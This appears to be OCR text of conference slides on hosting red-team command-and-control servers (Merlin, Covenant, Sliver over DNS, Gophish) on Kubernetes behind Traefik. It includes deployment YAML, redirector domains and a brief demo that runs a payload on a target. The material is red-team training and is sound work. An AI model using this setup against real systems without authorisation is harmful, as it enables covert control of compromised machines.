metadata:
  name: ingressrouteudp.crd
  namespace: c2

spec:
  entryPoints:
    - dns
  routes:
    - match: HostSNI(`*`)
      services:
        - name: sliver-sh-dns
          port: 53
```

sliver/dns, demo

sliver/dns, demo 2


```
root@sliver-sh-0:/home/sliver# cp /home/sliver/SECRET_WATERSPOUT /shared-storage/
root@sliver-sh-0:/home/sliver#
```



target


```
root@localhost:~# ./SECRET_WATERSPOUT
```

sliver/dns, demo 2



MERLIN

MERLIN


pwndemic.xyz
80
443
RED 1
covenant.xyz
80
443
RED 2
notcobalt.xyz
443
RED 3
meterprecat.xyz
1337
4444
RED 4
notcobalt.xyz
53
RED 5
minieko.xyz
80
443
RED 6
ekoparty.xyz
SMTP POP
RED 7
TARGET
PROXY
KUBERNETES
TRAEFIK
SERVICES
INGRESS ROUTES
HTTP
MERLIN
COVENANT
COVENANT
KALI-REVERSE
SLIVER - DUS
PAYLOAD DELIVERY
GOPHISH
KALI ATTACK
METALLB
DOCKER REGISTRY
SHARED VOLUME
ROOK-CEPH

MERLIN/statefulset

```yaml
apiVersion: apps/v1
kind: StatefulSet
metadata:
  name: merlin-lh
  namespace: c2
  labels:
    app: merlin-lh
spec:
  replicas: 1
  selector:
    matchLabels:
      app: merlin-lh
  serviceName: merlin-lh
  template:
    metadata:
      labels:
        app: merlin-lh
    spec:
      containers:
      - image: 10.233.3.129:5000/merlin
        name: merlin-lh
        imagePullPolicy: Always
        command: ["/bin/bash"]
        args: ["-c","tail -f /dev/null"]
        ports:
          - name: melrin-lh-web
            protocol: TCP
            containerPort: 80
          - name: merlin-lh-https
            protocol: TCP
            containerPort: 443
        volumeMounts:
          - mountPath: "/app/Data"
            name: merlin-lh-data
          - mountPath: "/shared-pvc"
            name: shared-storage
      volumes:
      - name: merlin-lh-data
      - name: shared-storage
        persistentVolumeClaim:
          claimName: shared-pvc
  volumeClaimTemplates:
    - metadata:
        name: merlin-lh-data
        labels:
          app: merlin-lh
      spec:
        accessModes: [ "ReadWriteOnce"]
        storageClassName: rook-ceph-block-x2
        resources:
          requests:
            storage: "16Gi"
```

ko apply -f merlin-stateful.yaml

MERLIN/services

```yaml
apiVersion: v1
kind: Service
metadata:
  name: merlin-lh-web
  namespace: c2
  labels:
    app: merlin-lh
spec:
  ports:
  - port: 80
    name: merlin-lh-web
    targetPort: 80
  selector:
    app: merlin-lh
---
```

```yaml
---
apiVersion: v1
kind: Service
metadata:
  name: merlin-lh-https
  namespace: c2
  labels:
    app: merlin-lh
spec:
  ports:
  - port: 443
    name: merlin-lh-https
    targetPort: 443
  selector:
    app: merlin-lh
```

ko apply -f merlin-svc.yaml

MERLIN/ingressroute

```yaml
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: merlin-lh-http
  namespace: c2
spec:
  entryPoints:
    - web
  routes:
  - kind: Rule
    match: Host(`pwndemic.xyz`)
    services:
    - kind: Service
      name: merlin-lh-web
      port: 80
---
```

```yaml
---
apiVersion: traefik.containo.us/v1alpha1
kind: IngressRoute
metadata:
  name: merlin-lh-https
  namespace: c2
spec:
  entryPoints:
    - https
  routes:
  - kind: Rule
    match: Host(`pwndemic.xyz`)
    services:
    - kind: Service
      name: merlin-lh-https
      port: 443
  tls:
    secretName: pwndemic-tls
```

ko apply -f merlin-ingressroutes.yaml

DEMO

GRACIAS

mini@kaktheplanet.xyz